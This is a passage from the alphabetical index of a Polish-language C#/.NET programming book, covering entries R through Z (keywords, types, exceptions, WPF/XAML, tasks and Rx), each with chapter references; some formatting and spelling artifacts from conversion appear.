interfejs `IObserver<T>`, [Podstawowe interfejsy](#), [AsyncSubject<T>](#)  
mechanizmy szeregujące, [Operator Amb](#)  
model wypychania, [Reactive Extensions](#)  
obsługa subskrybentów, [Tworzenie źródła przy wykorzystaniu delegatów](#)  
operacje z uzależnieniami czasowymi, [API asynchronousne](#)  
operatory, [Agregacja oraz inne operatory zwracające jedną wartość](#)  
tematy, subjects, [Tematy](#)  
TPL, [Zdarzenia .NET](#)  
tworzenie zapytań LINQ, [Generate](#)  
tworzenie źródła, [Implementacja źródeł cieplnych](#)  
zdarzenia .NET, [IEnumerable<T>](#)  
źródło zdarzeń, [Interfejs IObserver<T>](#)  
redukcja, reduce, [Projekcje i odwzorowania](#), [Agregacja](#)  
referencja, [Typy referencyjne](#), [Kiedy tworzyć typy wartościowe?](#)  
do zmiennej, [Przekazywanie argumentów przez referencję](#)  
this, [Metody i klasy ostateczne](#)  
typu object, [Pakowanie](#)  
referencje główne, root references, [Mechanizm odzyskiwania pamięci](#)  
region wymuszonego wykonania, [Wyjątki asynchronousne](#)  
reguła precyzyjna, [Trasowanie](#)  
reguły  
dotyczące typów, [Trasowanie](#)  
wyraźnego przypisania, [Zmienne lokalne](#)  
rodzina, family, [Type oraz TypeInfo](#)  
rozkład tekstu, [Wyświetlanie tekstów](#)  
rozszerzenia znaczników, [Szablony danych](#)  
Binding, [Szablony danych](#)  
TemplateBinding, [Szablony danych](#)  
równoległe obliczanie splotu, [Klasa Parallel](#)  
równoznaczność typów, type equivalence, [Główne podzespoły współdziałania](#)  
rzutowanie, [Konwersje liczb](#), [Pakowanie](#)  
obiektów, [Słowo kluczowe dynamic i mechanizmy współdziałania](#)  
sekwencji, [Konwersje](#)

w dół, [Dziedziczenie](#)

## S

satelickie podzespoły zasobów, [Identyfikator kulturowy](#)  
scalanie sterty, [Odzyskiwanie pamięci](#), [Tryby odzyskiwania pamięci](#)  
sekwencje, [List<T>](#), [Interfejsy list i sekwencji](#), [Konwersje](#), [Subskrybowanie obserwowań](#)nych źródeł przy użyciu delegatów  
semafony, [Klasa Barrier](#)  
serializacja, [InternalsVisibleToAttribute](#), [Pliki i strumienie](#), [Serializacja CLR](#), [Klasy BinaryReader oraz BinaryWriter](#)  
danych, [Kod zarządzany i CLR](#)  
kontraktu danych, [Serializacja CLR](#)  
wyjątku, [Wyjątki niestandardowe](#)  
serwer IIS, [ASP.NET](#)  
Silverlight, [Rx oraz różne wersje .NET Framework](#), [Wbudowane mechanizmy szeregujące](#), [Architektura procesora](#), [Słowo kluczowe dynamic i mechanizmy współdziałania](#)  
Silverlight dla Linuksa, [WPF](#)  
składanie, fold, [Agregacja](#)  
składowe, [Klasy](#), [Kiedy tworzyć typy wartościowe?](#)  
klasy Stream, [Pliki i strumienie](#)  
prywatne, [Kiedy tworzyć typy wartościowe?](#)  
statyczne, [Klasy](#)  
typu delegatu, [Zgodność typów](#)  
skrypty, [Główne podzespoły współdziałania](#)  
słabe referencje, [Przypadkowe problemy mechanizmu odzyskiwania pamięci](#)  
długie, [Słabe referencje](#)  
krótkie, [Słabe referencje](#)  
słowniki, [Klasa ReadOnlyCollection<T>](#), [Serializacja kontraktu danych](#)  
słowniki posortowane, [Słowniki](#)  
słowo kluczowe  
abstract, [Metody abstrakcyjne](#)  
async, [Tworzenie źródła przy wykorzystaniu delegatów](#), [Asynchroniczne](#)

cechy języka, Zwracanie obiektu Task, Operacje równoległe i nieobsłużone wyjątki

await, Tworzenie źródła przy wykorzystaniu delegatów, Agregacja oraz inne operatory zwracające jedną wartość, Windows 8 oraz interfejs IRandomAccessStream, Pobieranie wyników, Asynchroniczne cechy języka, Zwracanie obiektu Task

base, Dostęp do składowych klas bazowych

case, Decyzje logiczne przy użyciu instrukcji if

catch, Obsługa wyjątków

checked, Konteksty sprawdzane, Tajniki typów ogólnych

class, Zagnieżdżone przestrzenie nazw, Klasy, Składowe statyczne

const, Pola

default, Wartości przypominające zero

delegate, Typy delegatów, Metody inline

dynamic, Podstawy stosowania języka C#, Typ dynamic, Skrypty

else, Decyzje logiczne przy użyciu instrukcji if

enum, Interfejsy

event, Zdarzenia

explicit, Operatory

extern, Szeregowanie, Bezpieczeństwo

group, Grupowanie

implicit, Operatory

in, Wyrażenia zapytań

internal, Klasy, Aplikacje Silverlight oraz Windows Phone

lock, Synchronizacja, Monitory oraz słowo kluczowe lock

new, Kolekcje, Inicjalizacja tablic, Metody abstrakcyjne

null, Zmienne lokalne

operator, Indeksatory

out, Przekazywanie argumentów przez referencję, Kowariancja i kontrawariancja

override, Metody wirtualne, Metody abstrakcyjne

params, Inicjalizacja tablic, Użycie słowa kluczowego params do przekazywania zmiennej liczby argumentów

partial, [Typy anonimowe](#), [Przestrzenie nazw XAML oraz XML](#)  
private, [Klasy](#)  
public, [Pisanie testu jednostkowego](#), [Klasy](#)  
readonly, [Typy referencyjne](#), [Kiedy tworzyć typy wartościowe?](#)  
ref, [Przekazywanie argumentów przez referencję](#)  
sealed, [Metody abstrakcyjne](#)  
static, [Komentarze i białe znaki](#), [Klasy](#), [Konstruktory](#)  
string, [Tożsamość typu](#)  
struct, [Struktury](#), [Ograniczenia typu referencyjnego](#)  
this, [Składowe statyczne](#), [Indeksatory](#)  
throw, [Bloki finally](#)  
try, [Obsługa wyjątków](#)  
unchecked, [Konteksty sprawdzane](#)  
unsafe, [Niebezpieczny kod](#)  
using, [Length](#)  
var, [Zmienne lokalne](#), [Zmienne lokalne](#)  
virtual, [Dostępność i dziedziczenie](#)  
void, [Punkt wejścia do programu](#)  
where, [Typy ogólne](#)  
while, [Pętle: while oraz do](#)  
yield, [Implementacja list i sekwencji](#)  
solucja, solution, [Visual Studio](#)  
sondowanie, probing, [Wczytywanie podzespołów](#)  
sortowanie, [Określanie porządku](#)  
sortowanie tablicy, [Przeszukiwanie i sortowanie](#)  
sposoby kodowania, [StringReader oraz StringWriter](#)  
sprawdzanie wartości HRESULT, [Wartości wynikowe technologii COM](#)  
SSCLI, Share Source CLI, [Najważniejsze cechy C#](#)  
stałe, [Pola](#)  
stan widoku, viewstate, [Kontrolki serwerowe](#)  
standard  
ECMA-335, [Najważniejsze cechy C#](#)  
IEEE 754, [Typy liczbowe](#)

statusy zadań, [Opcje tworzenia zadań](#)

statyczny typ zmiennej, [Zmienne lokalne](#)

sterowanie przepływem, [Sterowanie przepływem](#)

sterta, heap, [Cykl życia obiektów](#), [Słabe referencje](#), [Tryby odzyskiwania pamięci](#)

stos, [Zbiory](#), [StackPanel](#)

stosowanie

atrybutu niestandardowego, [Typ atrybutu](#)

puli wątków, [Powinowactwo do wątku oraz klasa SynchronizationContext](#)

sposobów kodowania, [Kodowania wykorzystujące strony kodowe](#)

stylów, [Media](#)

szeregowania, [Szeregowanie](#)

strona

\_PageStart.cshtml, [Strony układu](#)

nadrzędna, master page, [Klasy i obiekty stron](#)

Page.aspx, [Bloki kodu](#)

strony kodowe, [Kodowanie](#)

strony układu, layout pages, [Stosowanie innych komponentów](#)

struktura DisposableValue, [Pakowanie](#)

struktura wyrażenia, [Wyrażenia](#)

struktury, [Typy referencyjne](#), [Typy referencyjne](#), [Wskaźniki do funkcji](#),

[Struktury](#)

struktury danych, [Krotki](#)

strumienie, [Pliki i strumienie](#)

aktualizowanie położenia, [Klasa Stream](#)

długość, [Opróżnianie strumienia](#)

kopiowanie, [Opróżnianie strumienia](#)

obsługa APM, [Operacje asynchroniczne](#)

obsługa TAP, [Operacje asynchroniczne](#)

opróżnianie, [Położenie i poruszanie się w strumieniu](#)

typy, [Operacje asynchroniczne](#)

zwalnianie, [Length](#)

strumień

**FileStream, [Serializacja CLR](#)**  
**StreamReader, [Wykonywanie wielu operacji i pętli](#)**  
subskrybent, [Tworzenie źródła przy wykorzystaniu delegatów, API asynchroniczne](#)  
subskrypcja  
obserwowań, [Tworzenie źródła przy wykorzystaniu delegatów zdarzeń, Podstawowe interfejsy](#)  
sygnatura metody delegatu, [Zdarzenia](#)  
**symbol**  
@, [Wyrażenia](#)  
DEBUG, [Komentarze i białe znaki](#)  
TRACE, [Komentarze i białe znaki](#)  
symbole komplikacji, [Komentarze i białe znaki](#)  
synchronizacja, [Klasa ExecutionContext](#)  
szablon, template, [Kontrolki list WPF projektu MVC, Kontrolery](#)  
**szablony**  
C++, [Wnioskowanie typu](#)  
danych, [Szablony danych](#)  
danych, data template, [Wiązanie danych](#)  
kontrolek, [Kontrolki list WPF](#)  
szeregowanie, marshaling, [Szeregowanie](#)

**T**

**tablica, [Kolekcje, Tablice](#)**  
byte[], [Pliki i strumienie](#)  
CultureInfo[], [Obsługa wyrażeń zapytań](#)  
Curse.Catalog, [Selekcja](#)

**tablice**  
mieszające, hash table, [Struktury](#)  
nieregularne, [Tablice wielowymiarowe](#)  
prostokątne, [Tablice prostokątne](#)

**TAP, Task-based Asynchronous Pattern, [Operacje asynchroniczne](#)**

## **technologia**

ClickOnce, [ClickOnce oraz XBAP](#)

COM, [Typ dynamic](#), [STAThread oraz MTAThread](#), [Nazwa punktu wejścia](#),  
[Wartości wynikowe technologii COM](#)

metadane, [Metadane](#)

skrypty, [Główne podzespoły współdziałania](#)

IntelliSense, [Typy wyliczeniowe](#)

LINQ, [Metody rozszerzeń](#)

LINQ to Objects, [Interfejsy list i sekwencji](#)

Silverlight, [Kod zarządzany i CLR](#)

TPL Dataflow, [Anulowanie](#)

Web Forms, [Strony początkowe](#)

tematy, subjects, [Tematy](#)

termin

ASCII, [Kodowanie](#)

Unicode, [StringReader oraz StringWriter](#)

testy

jednostkowe, [Pisanie testu jednostkowego](#), [Punkt wejścia do programu](#),

[Edycja tekstów](#)

zawierania, [Określanie porządku](#)

token

funkcji, function token, [Zgodność typów](#)

klucza publicznego, [Global Assembly Cache](#), [Silne nazwy](#)

metadanych, metadata token, [Powtórne zgłaszanie wyjątków](#)

tożsamość typu, [Zasoby Win32](#)

TPL, Task Parallel Library, [Ogólność jest ważniejsza od specjalizacji](#),

[Destruktory i finalizacja](#), [Więcej niż składnia](#), [API asynchroniczne](#),

[Uruchamianie prac przy wykorzystaniu klasy Task](#)

TPL Dataflow, [Klasa Parallel](#)

transakcja otoczenia, ambient transaction, [Pamięć lokalna wątku](#)

trasa domyślna, [Trasowanie](#)

trasowanie, routing, [ASP.NET](#), [Generowanie łączy do akcji](#)

tryb serwerowy, [Tryby odzyskiwania pamięci](#)

**tryby**

odzyskiwania pamięci, [Tryby odzyskiwania pamięci stacji roboczej](#), [Tryby odzyskiwania pamięci](#)

**tworzenie**

aplikacji internetowych, [ASP.NET](#)

atrybutów, [Stosowanie atrybutów](#)

delegatu, [Typy delegatów](#)

dynamiczne obiektów, [Assembly](#)

instancji klasy COM, [Metadane](#), [Metadane](#)

kolekcji asocjacyjnej, [Konwersje](#)

krotki, [Krotki](#)

metod zwrotnych, [Delegaty, wyrażenia lambda i zdarzenia](#)

obiektów, [Dostęp do składowych klas bazowych](#)

obiektów COM, [Skrypty](#)

obiektów Type, [Type oraz TypeInfo](#)

obiektu IBuffer, [Typy Windows Runtime](#)

obiektu StreamWriter, [Klasa File](#)

odpowiednika metody asynchronicznej, [Nowe słowa kluczowe: async oraz await](#)

okien czasowych, [Sample](#)

plików Windows Inaller, [ClickOnce oraz XBAP](#)

projektu, [Visual Studio](#)

pudełka, [Pakowanie](#)

silnej nazwy, [Silne nazwy](#)

słabych referencji, [Słabe referencje](#)

stron HTML, [ASP.NET](#)

stron WWW, [ASP.NET](#)

tablic, [Kolekcje](#)

tablicy nieregularnej, [Tablice wielowymiarowe](#)

typów wartościowych, [Kiedy tworzyć typy wartościowe?](#)

wątków, [Klasa Thread](#), [Uruchamianie prac przy wykorzystaniu klasy Task](#)

źródła, [Tworzenie źródła przy wykorzystaniu delegatów](#)

**typ**

atrybutu, [Definiowanie i stosowanie atrybutów niestandardowych](#)  
[BigInteger](#), [Konteksty sprawdzane](#), [Operatory](#)  
[BindingFlags](#), [Assembly](#), [Type oraz TypeInfo](#)  
[bool](#), [Typ BigInteger](#)  
[CancellationToken](#), [Inne wzorce asynchroniczne](#)  
[Capture](#), [Przestrzenie nazw](#)  
[Complex](#), [Struktury](#), [Kiedy tworzyć typy wartościowe?](#)  
[ConstructorInfo](#), [Typy ogólne](#)  
[EventHandler](#), [Standardowy wzorzec delegatów zdarzeń](#)  
[Dictionary](#), [Serializacja kontraktu danych](#)  
[dynamic](#), [Typ dynamic](#), [Skrypty](#)  
    elementy HTML, [Silverlight i obiekty skryptowe](#)  
    mechanizmy współdziałania, [Typ dynamic](#)  
    ograniczenia, [Dynamiczne języki .NET](#), [Klasa ExpandoObject](#)  
[Enum](#), [Dziedziczenie i tworzenie obiektów](#)  
[EventArgs](#), [Zdarzenia](#)  
[FileAccess](#), [Klasa FileStream](#)  
 [FileMode](#), [Klasa FileStream](#)  
[FileOptions](#), [Klasa FileStream](#)  
[IntPtr](#), [Szeregowanie](#), [Procesy 32- i 64-bitowe](#)  
[MethodBase](#), [Typy ogólne](#)  
[MethodInfo](#), [Typy ogólne](#)  
[MouseButtonEventArgs](#), [Standardowy wzorzec delegatów zdarzeń](#)  
[Nullable<T>](#), [Typy referencyjne](#), [Ograniczenia typu wartościowego](#),  
[Pakowanie](#)  
[object](#), [Znaki i łańcuchy znaków](#), [Typy wyliczeniowe](#)  
opakowujący, wrapper type, [Typy referencyjne](#)  
[Rect](#), [Agregacja](#)  
skonstruowany, constructed type, [Typy ogólne](#)  
[string](#), [Typ BigInteger](#)  
[System.Attribute](#), [Specjalne typy bazowe](#)  
[System.MulticastDelegate](#), [Specjalne typy bazowe](#)  
[System.Object](#), [Kowariancja i kontrawariancja](#), [Dynamiczne języki .NET](#)

[System.ValueType](#), [Dziedziczenie i tworzenie obiektów](#)

[UnmanagedType](#), [Obsługa łańcuchów znaków](#)

[WeakReference](#), [Słabe referencje](#)

[WeakReference<T>](#), [Słabe referencje](#)

zmiennej, [Zmienne lokalne](#)

typowanie

dynamiczne, [Podstawy stosowania języka C#](#), [Dynamiczne określanie typów](#)

jawne, [Dynamiczne określanie typów](#)

silne, [Dynamiczne określanie typów](#)

słabe, [Dynamiczne określanie typów](#)

statyczne, [Podstawy stosowania języka C#](#), [Dynamiczne określanie typów](#),

[Słowo kluczowe dynamic i mechanizmy współdziałania](#)

typy

anonimowe, [Zmienne lokalne](#), [Inne typy](#), [Selekcja](#)

bazowe, [Dziedziczenie i tworzenie obiektów](#)

CRT, [Specjalne typy bazowe](#)

częściowe, [Typy anonimowe](#)

kopiowalne, [Szeregowanie](#)

liczbowe, [Typy liczbowe](#)

należące do CLS, [Typy liczbowe](#)

ogólne, generic types, [Typy ogólne](#), [Dziedziczenie interfejsów](#), [Type oraz TypeInfo](#)

referencyjne, [Typy referencyjne](#), [Kiedy tworzyć typy wartościowe?](#),

[Dziedziczenie i tworzenie obiektów](#)

statyczne, [Dynamiczne określanie typów](#)

tablicowe, [Tablice](#)

wartościowe, [Typy referencyjne](#), [Kiedy tworzyć typy wartościowe?](#),

[Dziedziczenie i tworzenie obiektów](#)

wyliczeniowe, [Interfejsy](#), [Typy wyliczeniowe](#), [Dziedziczenie i tworzenie obiektów](#), [Assembly](#), [Klasa FileStream](#), [Obsługa łańcuchów znaków](#)

zagnieżdżone, [Operatory](#)

zmiennoprzecinkowe, [Typy liczbowe](#)

## U

### układ

marginesy, [Wyrównanie tekstu](#), [Wyświetlanie tekstów szerokość i wysokość](#), [Marginesy i wypełnienia właściwości](#), [Wykorzystanie wątków wypełnienia](#), [Wyrównanie wyrównanie](#), [Wyrównanie zdarzenia](#), [Panely WPF](#)

### ukrywanie

metod, [Metody abstrakcyjne zmiennej](#), [Niejednoznaczności nazw zmiennych](#)

Unicode, [Zmienne lokalne](#), [Kodowanie](#), [Obsługałańcuchów znaków unieruchamianie](#)

bloków pamięci, [Przypadkowe utrudnianie scalania tablicy](#), [Niebezpieczny kod](#)

uruchamianie CLR, [Anatomia podzespołu usługi odzwierciedlania](#), [Kod zarządzany i CLR ustawienia kulturowe](#), [Identyfikator kulturowy usuwanie](#)

delegatów, [MulticastDelegate — delegaty zbiorowe obiektów](#), [Mechanizm odzyskiwania pamięci procedury obsługi zdarzeń](#), [Niestandardowe metody dodające i usuwające zdarzenia](#)

## V

VBA, Visual Basic for Applications, [Słowo kluczowe dynamic i mechanizmy współpracy](#)

VES, Virtual Execution System, [Najważniejsze cechy C# Visual Studio](#), [Visual Studio](#), [Podzespoły](#)

## W

warstwy interfejsu użytkownika, [Wiązanie danych](#)

wartości, [Kiedy tworzyć typy wartościowe?](#)

domyślne, [Wartości przypominające zero](#)

logiczne, [Typ BigInteger](#)

wynikowe, [Nazwa punktu wejścia](#)

wartość

HRESULT, [Wartości wynikowe technologii COM](#)

null, [Pakowanie](#), [Wyjątki](#)

pusta, nullable types, [Operatory](#)

wątek sprzętowy, hardware thread, [Wielowątkowość](#)

wątki

CLR, [Wątki](#)

pierwszoplanowe, foreground threads, [Klasa Thread](#)

wbudowane typy danych, [Dyrektywy #region i #endregion](#)

WCF, Windows Communication Foundation, [LINQ](#)

WCF Data Services, [Generowanie sekwencji](#)

wczytywanie podzespołów, assembly loader, [Podzespoły](#), [Wczytywanie podzespołów](#)

wdrażanie pakietów, [Wdrażanie pakietów](#)

Web Forms, [ASP.NET](#), [Strony początkowe](#)

bloki kodu, [Wyrażenia](#)

klasy i obiekty stron, [Bloki kodu](#)

kontrolki serwerowe, [Strony początkowe](#)

obiekty stron, [Bloki kodu](#)

strony nadrzędne, [Klasy i obiekty stron](#)

wyrażenia, [Wyrażenia](#)

WER, Windows Error Reporting, [Powtórne zgłaszanie wyjątków](#)

weryfikacja

argumentów, [Obsługa błędów](#)

iteradora, [Iteratory](#)

metody asynchronicznej, [Weryfikacja poprawności argumentów](#)

podpisu, [Silne nazwy](#)

żądania, [Wyrażenia](#)

węzeł References, [Odwołania do innych projektów](#)

wiązanie

danych, data binding, [Edycja tekstów](#)

dwukierunkowe, [Wiązanie danych](#)

szablonów, [Szablony kontrolek](#)

widok

Assembly.cshtml, [Pisanie kontrolerów](#)

Index.cshtml, [Kontrolery](#)

widok-model, View-Model, [Typowy układ projektu MVC](#)

wielowątkowość, [Wielowątkowość](#)

wielowątkowość współbieżna, [Wątki](#)

Windows 8, [Wdrażanie pakietów](#)

Windows Azure, [Główne podzespoły współdziałania](#)

Windows Phone, [Rx oraz różne wersje .NET Framework](#), [Architektura](#)

[procesora](#), [Silverlight](#)

Windows Runtime, [API asynchroniczne](#), [Konkretne typy strumieni](#), [Silverlight](#)

bufor, [Typy Windows Runtime](#)

działanie klas, [Metadane](#)

metadane, [Metadane](#)

Windows SDK, [Obsługa łańcuchów znaków](#)

Windows Workflow Foundation, [Windows Runtime oraz aplikacje dostosowane do interfejsu użytkownika Windows 8](#)

WinRT, [Dlaczego C#?](#), [Ogólność jest ważniejsza od specjalizacji](#)

właściwości, [Metody rozszerzeń](#)

dołączane, attachable properties, [Elementy właściwości](#)

kontrolka, [Wiązanie szablonów](#)

obiektu strony, [Jawne wskazywanie treści](#)

właściwość, [Konteksty sprawdzane](#)

AggregateException, [Związki zadanie nadzędne — zadanie podrzędne](#)

automatyczna, [Właściwości](#)

CallStack, [Obiekty wyjątków](#)

Cells, [Słowo kluczowe dynamic i mechanizmy współdziałania](#)

CurrentPhaseNumber, [Klasa Barrier](#)

**DateTime.Now**, [Timer](#)  
**DeclaredProperties**, [Konteksty odzwierciedlania](#)  
**DeclaredType**, [MemberInfo](#)  
**DefinedTypes**, [Typy odzwierciedlania](#), [Assembly](#)  
**EndOfStream**, [Wyjątki zgłasiane przez API](#)  
**Environment.TickCount**, [Konteksty sprawdzane](#)  
**Exception**, [Mechanizmy szeregujące](#)  
**FieldType**, [ParameterInfo](#)  
**Filter**, [Zdarzenia a delegaty](#)  
**FusionLog**, [Wczytywanie podzespołów](#), [Silne nazwy](#)  
**GenericTypeArguments**, [Typy ogólne](#)  
**HasDefaultValue**, [MethodBase](#), [MethodInfo](#) oraz [MethodInfo](#)  
**Headers**, [Stosowanie innych komponentów](#)  
**Height**, [Szerokość i wysokość](#)  
**HorizontalAlignment**, [Wyrównanie](#)  
**HResult**, [Length](#)  
**InnerException**, [Powtórne zgłaszanie wyjątków](#)  
**InnerExceptions**, [Mechanizmy szeregujące](#)  
**IsAlive**, [Słabe referencje](#)  
**IsCompleted**, [Wzorzec słowa kluczowego await](#)  
**IsGenericTypeDefinition**, [Typy ogólne](#)  
**IsNestedFamANDAssem**, [Type oraz TypeInfo](#)  
**IsNestedFamily**, [Type oraz TypeInfo](#)  
**IsPasswordRevealButtonEnablel**, [Edycja tekstów](#)  
**Items**, [Listy](#)  
**Layout**, [Strony układu](#)  
**Length**, [Opróżnianie strumienia](#)  
**Length tablicy**, [Tablice](#), [Tablice prostokątne](#)  
**LocalFolder**, [Znane katalogi](#)  
**LongLength tablicy**, [Tablice](#)  
**Margin**, [Wyrównanie](#)  
**Method**, [Zgodność typów](#)  
**NewLine**, [TextReader oraz TextWriter](#)

[ObjectForScripting](#), [Główne podzespoły współdziałania](#)  
[Orientation](#), [Wyrównanie](#)  
[Page.Title](#), [Strony układu](#)  
[Position](#), [Pliki i strumienie](#), [Klasa Stream](#)  
[ReflectedType](#), [MemberInfo](#)  
[Result](#), [Wyjątki pojedyncze oraz grupy wyjątków](#)  
[Stretch](#), [Kształty](#)  
[Target](#), [Zgodność typów](#)  
[TargetSite](#), [Obiekty wyjątków](#)  
[Text](#), [Wyświetlanie tekstów](#)  
[Timestamp](#), [Timer](#)  
[TotalHours](#), [Agregacja](#)  
[ViewBag](#), [Kontrolery](#)  
[Width](#), [Szerokość i wysokość](#)  
[Worksheets](#), [Słowo kluczowe dynamic i mechanizmy współdziałania](#)  
zmiennego typu wartościowego, [Właściwości](#)  
[WMF](#), Windows Media Foundation, [ImageBrush](#)  
wnioskowanie typu, [Zmienne lokalne](#), [Metody ogólne](#)  
[WPF](#), Windows Presentation Foundation, [Przestrzenie nazw](#), [WPF](#)  
wskaźnik, [Kod zarządzany i CLR](#), [Szeregowanie](#), [Niebezpieczny kod](#)  
wskaźnik niezarządzany, [Typy Windows Runtime](#)  
wskaźniki do funkcji, [Wskaźniki do funkcji](#)  
wstrzykiwanie zależności, dependency injection, [Właściwości](#)  
wtyczka Silverlight, [WPF](#)  
wycieki pamięci, [Niestandardowe metody dodające i usuwające zdarzenia](#)  
wydajność działania programu, [Kompilacja JIT](#)  
wyjątek, exception, [Wyjątki](#)  
[AggregatedException](#), [Obsługa błędów](#), [Wyjątki pojedyncze oraz grupy wyjątków](#)  
[AggregateException](#), [Mechanizmy szeregujące](#)  
[ArgumentOutOfRangeException](#), [Sposób na szybkie zakończenie aplikacji](#)  
[ArrayTypeMismatchException](#), [Kowariancja i kontrawariancja](#)  
[COMException](#), [Wartości wynikowe technologii COM](#)

`DivideByZeroException`, [Błędy wykrywane przez środowisko uruchomieniowe](#)  
wyjątek, exception,  
`FileNotFoundException`, [Obsługa wyjątków](#), [Wyjątki niestandardowe](#),  
[Wczytywanie podzespołów](#), [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)  
[FormatException](#), [Wyjątki](#)  
`IndexOutOfRangeException`, [Tablice](#), [Obiekty wyjątków](#)  
`InvalidCastException`, [Dziedziczenie i konwersje](#)  
`InvalidOperationException`, [Zbiory](#), [Typy wyjątków](#), [Konkretnie elementy i podzakresy](#)  
`IOException`, [Obiekty wyjątków](#), [Opróżnianie strumienia](#)  
`KeyNotFoundException`, [Słowniki](#)  
`MarshalDirectiveException`, [Wartości wynikowe technologii COM](#)  
`MissingMethodException`, [Metody abstrakcyjne](#)  
`NotImplementedException`, [Typy wyjątków](#)  
`NotSupportedException`, [Typy wyjątków](#), [Klasa Stream](#)  
`NullReferenceException`, [Operatory](#), [Operatory](#), [Pakowanie](#), [Wiele bloków catch](#), [Wyrażenia lambda oraz drzewa wyrażeń](#)  
`ObjectDisposedException`, [Interfejs IDisposable](#)  
`OutOfMemoryException`, [Iteratory](#), [Debugowanie i wyjątki](#)  
`OverflowException`, [Konteksty sprawdzane](#)  
`RuntimBinderException`, [Typ dynamic](#)  
`StackOverflowException`, [Debugowanie i wyjątki](#), [Klasa Thread](#)  
`System.OverflowException`, [Konteksty sprawdzane](#)  
`ThreadAbortException`, [Debugowanie i wyjątki](#)  
`UnobservedTaskException`, [Operacje równoległe i nieobsłużone wyjątki](#)  
`XamlParseException`, [Obiekty wyjątków](#)  
`XamlParseExeption`, [Wyjątki nieobsługiwane](#)  
wyjątki  
asynchroniczne, [Błędy wykrywane przez środowisko uruchomieniowe](#),  
[Debugowanie i wyjątki](#)  
`COMException`, [Wartości wynikowe technologii COM](#)

nieobsługiwane, [Wyjątki niestandardowe](#), [Wyjątki pojedyncze oraz grupy wyjątków](#)  
niestandardowe, [Typy wyjątków](#)  
niezaobserwowane, [Mechanizmy szeregujące pojedyncze](#), [Weryfikacja poprawności argumentów zgłasiane przez API](#), [Wyjątki zgłasiane przez API](#)  
wymuszanie odzyskiwania pamięci, [Przypadkowe utrudnianie scalania](#)  
wypychanie, push, [Reactive Extensions](#)  
wyrażenia, [Instrukcje lambda](#), [lambda expressions](#), [Metody inline](#), [Wyrażenia lambda oraz drzewa wyrażeń](#), [Agregacja](#), [Wyznaczanie okien przy użyciu obiektów obserwowanych](#), [Uruchamianie prac przy wykorzystaniu klasy Task](#), [Zwracanie obiektu Task](#)  
zakodowane, [Wyrażenia zapytań](#), [query expression](#), [LINQ](#)  
wyrażenie  
    @using, [Stosowanie innych komponentów](#)  
    this(), [Konstruktory](#)  
wyszukiwanie  
    binarne, [Przeszukiwanie i sortowanie](#), [Przeszukiwanie i sortowanie plików](#), [Klasa File](#)  
wyświetlanie  
    bitmap, [Kształty](#)  
    filmów, [ImageBrush](#)  
    komunikatu, [Punkt wejścia do programu](#)  
    tekstu, [Kontrolki użytkownika](#)  
wywołania zwrotne, [Wyrażenia lambda oraz drzewa wyrażeń](#), [Delegaty a interfejsy](#)  
wywoływanie  
    delegatów, [MulticastDelegate — delegaty zbiorowe](#), [Wywoływanie delegatów](#)  
    finalizatora, [Wymuszanie odzyskiwania pamięci funkcji Win32](#), [Bezpieczeństwo](#)

metody, Pisanie testu jednostkowego, Przekazywanie argumentów przez referencję, Type oraz TypeInfo, MethodBase, ConstructorInfo oraz MethodInfo

asynchronicznej, Nowe słowa kluczowe: async oraz await

ogólnej, Metody ogólne

wirtualnej, Metody wirtualne

wzorce asynchroniczne, API asynchroniczne, Inne wzorce asynchroniczne  
wzorzec

APM, Inne wzorce asynchroniczne

delegatów zdarzeń, Zdarzenia

słowa kluczowego await, Stosowanie async w metodach zagnieżdzonych

## X

XAML, XAML

elementy podrzędne, Generowane klasy i kod ukryty

elementy właściwości, Generowane klasy i kod ukryty

grafika, Szablony danych

klasy, Przestrzenie nazw XAML oraz XML

kod ukryty, Przestrzenie nazw XAML oraz XML

kontrolki, Zdarzenia związane z układem

obsługa zdarzeń, Obsługa zdarzeń

panele, Szerokość i wysokość

platformy, XAML

przestrzenie nazw, Przestrzenie nazw XAML oraz XML

style, Media

tekst, Kontrolki użytkownika

układ, Wykorzystanie wątków

wątki, Wykorzystanie wątków

wiązanie danych, Edycja tekstów

XBAP, XAML browser application, ClickOnce oraz XBAP

XML, Ogólność jest ważniejsza od specjalizacji

## Z

**zabezpieczanie**

  dostępu do danej, [Klasa SpinLock](#)  
  stanu, [Synchronizacja](#)

**zabieranie pracy, work stealing, Uruchamianie prac przy wykorzystaniu klasy Task**

**zadania, Zadania**

  bezwątkowe, [Klasy Task oraz Task<T>](#), [Związki zadanie nadzędne — zadanie podrzędne](#)

  bezwątkowe niestandardowe, [Obsługa błędów](#)  
  nadzędne, [Niestandardowe zadania bezwątkowe](#)  
  podrzędne, [Niestandardowe zadania bezwątkowe](#)  
  złożone, [Związki zadanie nadzędne — zadanie podrzędne](#)

**zadaniowy wzorzec asynchroniczny, TAP, Operacje asynchroniczne**  
**zagnieżdżanie**

  elementów, [Generowane klasy i kod ukryty](#)  
  klas, [Klasy](#)

**zagnieżdżone bloki try, Wiele bloków catch**  
**zakleszczenie, Klasa Lazy<T>**

**zakres zmiennej, Zmienne lokalne**  
**zamykanie uchwytów, Interfejs IDisposable, Length**  
**zapis do pliku, Konkretne typy do odczytu i zapisu łańcuchów znaków**  
**zapisywanie tablicy byte[], Bufory**

**zapytania**  
  LINQ, [LINQ](#), [Przetwarzanie opóźnione](#), [Generate](#)  
  SQL, [Wyrażenia lambda oraz drzewa wyrażeń](#)

**zapytanie**  
  grupujące, [Grupowanie](#)  
  opóźnione, [Przetwarzanie opóźnione](#)  
**zasoby, Anatomia podzespołu**  
**zasoby Win32, Podzespoły składające się z wielu plików**  
**zastosowanie wskaźników, Niebezpieczny kod**  
**zawieranie typów odzwierciedlania, Typy odzwierciedlania**  
**zbiory, Zbiory**

**zbiór SortedSet, [Zbiory](#)**

**zdarzenia, events, [Operatory](#), [Wyrażenia lambda oraz drzewa wyrażeń](#),**

**[Zdarzenia a delegaty](#), [Blokady odczytu i zapisu](#)**

**zdarzenia .NET, [IEnumerable<T>](#)**

**zdarzenie**

**Click, [Powinowactwo do wątku oraz klasa SynchronizationContext](#)**

**DispatcherUnhandledException, [Wyjątki nieobsługiwanie](#)**

**LayoutChanged, [Paniele WPF](#)**

**Loaded, [Obsługa zdarzeń](#)**

**MouseDown, [Operatory Join](#)**

**MouseUp, [Operatory Join](#)**

**PropertyChanged, [Atrybuty z informacjami o kodzie wywołującym](#),**

**[Wiązanie danych](#)**

**SendCompleted, [Obiekty zdarzeń](#)**

**SizeChanged, [Zdarzenia związane z układem](#)**

**TextChanged, [Obsługa zdarzeń](#)**

